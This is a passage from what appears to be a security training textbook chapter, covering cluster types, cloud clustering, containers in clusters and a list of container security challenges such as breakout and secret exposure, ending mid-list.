

Docker
Docker
Docker
Docker
Docker
Kubernetes and Docker run together to build and run containerized applications

Figure 19.26: Kubernetes deployment



Clusters and Containers

Cluster

- A cluster refers to a set of **two or more connected nodes** that run parallelly to complete a task
- The different types of clusters are **highly available** (HA) or fail-over, **load balancing**, and **high-performance computing** clusters

Clusters in the Cloud

- Clusters in the cloud are sets of nodes hosted on virtual machines and are often coupled with **virtual private clouds**
- Cloud clustering maximizes the cluster's **availability**, **security**, and **maintainability**

Containers and their relationship with Clusters

- Containers help in running applications reliably under different computing environments
- The risk of **single-node failure** can be **eliminated** by placing an instance of a container on every node in a cluster

Clusters and Containers

Cluster

A cluster refers to a set of two or more connected nodes that run parallelly to complete a task. Workloads with individual, parallelizable tasks are shared among the nodes. These tasks utilize the combined memory and computational power of all the nodes in a cluster. One of the nodes acts as a master node, which is responsible for allocating the work, retrieving the results, and giving a response.

- **Types of Cluster Computing**

  Given below are the different types of clusters.

  - **Highly Available (HA) or Fail-over:** In a fail-over cluster, more than one node runs simultaneously to offer high availability (HA) or continuous availability (CA). If one node fails, the other node assumes its responsibility with minimum or no downtime.
  - **Load Balancing:** In a load-balancing cluster, the workload is distributed among the nodes to avoid overstressing a single node. The load balancer performs periodic health checks on each node to identify node failures and reroutes the incoming traffic to another node. A load-balancing cluster is also a highly available cluster.
  - **High-Performance Computing:** In a high-performance computing (HPC) cluster, the nodes are configured to provide extreme performance by parallelizing the tasks. Scaling also helps in maximizing performance.


Clusters in the Cloud

Clusters in the cloud are sets of nodes hosted on virtual machines (VMs) and are often coupled with virtual private clouds. Cloud clustering minimizes the effort and time required to establish a cluster. In a cloud environment, the clusters can be scaled up on demand by adding additional resources or instances such as VMs easily. The cloud also provides the flexibility of upgrading infrastructure according to changes in requirements. Furthermore, the cloud enhances latency and resiliency via node deployment in many availability zones. Cloud clustering maximizes the cluster's availability, security, and maintainability.

Containers and their relationship with Clusters

Containers help in running applications reliably under different computing environments. For instance, an organization develops a web application building the frontend and backend as microservices. To deploy this web application, containers can be pushed onto a VM in the cloud. If either the VM or the hardware fails, then the application is inaccessible until traffic is handled by a fail-over server.

To enhance the availability, scalability, and performance of web applications, push the containerized applications onto several nodes in a cluster. Consequently, containers running on various nodes maximize resource utilization. Moreover, the risk of single-node failure can be eliminated by placing an instance of a container on every node in a cluster.



Container Security Challenges

1 Inflow of vulnerable source code

2 Large attack surface

3 Lack of visibility

4 Compromising secrets

5 DevOps speed

6 Noisy neighboring containers

7 Container breakout to the host

8 Network-based attacks

9 Bypassing isolation

10 Ecosystem complexity

Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

  Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

  The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

  A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

  Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

- **DevOps speed**

  Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

  A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

  Containers that runs as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**

  Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.

- **Bypassing isolation**

